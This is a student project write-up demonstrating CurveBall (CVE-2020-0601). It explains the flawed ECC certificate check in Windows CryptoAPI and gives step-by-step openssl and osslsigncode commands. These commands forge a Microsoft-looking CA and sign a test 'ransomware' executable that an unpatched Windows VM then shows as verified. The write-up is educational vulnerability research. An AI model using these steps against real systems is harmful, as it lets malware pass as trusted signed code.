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CENG325

Term Project Milestone IV

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**CurveBall (CVE-2020-0601) - ECC/Po2 EXPLOIT**

**Technical Details**

Vulnerability Score: **8.1 (HIGH)**

Weakness: **Improper Certificate Validation**

Assigning CAN: **Microsoft**

Component Causing Vulnerability: **Windows CryptoAPI (Crypt32.dll)**

Vulnerable Products: **Windows 10, Windows Server 2019/2016**

More Technical Details: [CVE Mitre Organization](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0601), [MSRC](https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0601)

**Let’s Recap Vulnerability**

This vulnerability, known as CurveBall, is due to incorrect verification of certificates that using the ECC algorithm.

Windows try to verify previously verified certificates from the certificate cache and while doing this, it only verifies whether the public keys of the certificates are identical and does not verify other parameters.

**Mathematical Details**

The basis of asymmetric encryption with ECC is based on the following formula.

Q = dG

In this formula,

**Q** represents the **public key**,

**d** represents the **private key**,

**G** represents the **generator**.

To generate a certificate that we will use as our spoofing certificate, we must give its parameters the same as a trusted certificate. For this we need a **generator** and **public key**.

Let's use the formula above and write 1 instead of the private key. So the formule becomes,

Q = Q’ = d’G’


d’ = 1

Q = G’

(those with apostrophes are fake values of us)

**Exploit Code**

* We create a certificate using the same public key and parameters of the trusted CA,
* From the formula above we set private key = 1 (line 7)
* From the formula above, we set the generator as same as public key (line 9),

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* With the above exploit code snippet, we can create new trusted certificates (spoofed), sign code, or do other things that require trusted certificates.

**Code Signing Exploit (PoC)**In this poc, let's use "Microsoft ECC Product Root Certificate Authority", which is Microsoft's trusted certificate until **year** **2043**.


* Let’s extract the public key from the CA and modify it according to the vulnerability  
    
  $ ruby exploit.rb ./MicrosoftECCProductRootCertificateAuthority.cer
* We generate a new x509 certificate based on this key. This will be our own spoofed CA.

$ openssl req -new -x509 -key spoofed\_ca.key -out spoofed\_ca.crt


* We generate a new key. This key can be of any type you want. It will be used to create a code signing certificate, which we will sign with our own CA.

$ openssl ecparam -name secp384r1 -genkey -noout -out cert.key

* Next up, we create a new certificate signing request (CSR). This request will oftenly be sent to trusted CA's, but since we have a spoofed one, we can sign it ourselves.  
    
  $ openssl req -new -key cert.key -out cert.csr -config openssl\_cs.conf -reqexts v3\_cs
* We sign our new CSR with our spoofed CA and CA key. This certificate will expire in 2047, whereas the real trusted Microsoft CA will expire in 2043.  
    
  $ openssl x509 -req -in cert.csr -CA spoofed\_ca.crt -CAkey spoofed\_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl\_cs.conf -extensions v3\_cs
* The only thing left is to pack the certificate, its key and the spoofed CA into a PKCS12 file for signing executables.  
    
  $ openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile spoofed\_ca.crt -name "Code Signing" -out cert.p12
* When we examine the certificate we created, in the figure below, we see that the public key and generator parts are the same.  
    
  $ openssl x509 -in spoofed\_ca.crt -noout -text



* Let’s sign our executable with PKCS12 file.  
    
  $ osslsigncode sign -pkcs12 cert.p12 -n "Signed by PISP Team" -in unsigned\_ransomware.exe -out microsoft\_signed\_ransomware.exe -pass 1234


****Now, we have brand new ransomware **signed by Microsoft** :)

**Execution**

Let’s check for differences and side-effects between CVE-2020-0601 exploitable virtual machine and our updated, secure personal computer.

**Execution of Exploit on Secure, Protected PC**


First, let’s look at our personal computer for behavior of our signed ransomware:



As we can see, on our computer which is protected against CVE-2020-0601 vulnerability, , It is said that the certificate of MyRansomware.exe is **not verified and not OK**.

In fact, we had to turn off the defender in order to take these screenshots on our secure computer because it sees all the executables we signed with this certificate as **viruses**.

**Execution of Exploit on Unsecure, Outdated PC**

****When we examine the digital signature of MyRansomware.exe on a computer that did not receive the critical update for CVE-2020-0601 vulnerability (for example, windows 10 version 1903), we get the following results.

As we can see, on a secure computer, while the Windows Defender deletes the executable and the certificate appears invalid, on this outdated computer, our MyRansomware.exe is seen as **verified by Microsoft** and naturally we do not encounter any obstacles when we want to run the executable.

And we can see that our MyRansomware.exe said,

You have been curveballed!

And with these results above, we have completed the **proof of concept** of this vulnerability and with this exploit, we have shown the ransomware signed by Microsoft.

**References**

“CVE-2020-0601”**,** [cvebase.com](https://www.cvebase.com/cve/2020/601), **2020**

“CurveBall Windows CryptoAPI Spoofing PoC”, [packetstormsecurity.com](https://www.packetstormsecurity.com/files/155960), **2020**

“CVE-2020-0601”**,** [cve.mitre.org](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0601), **2020**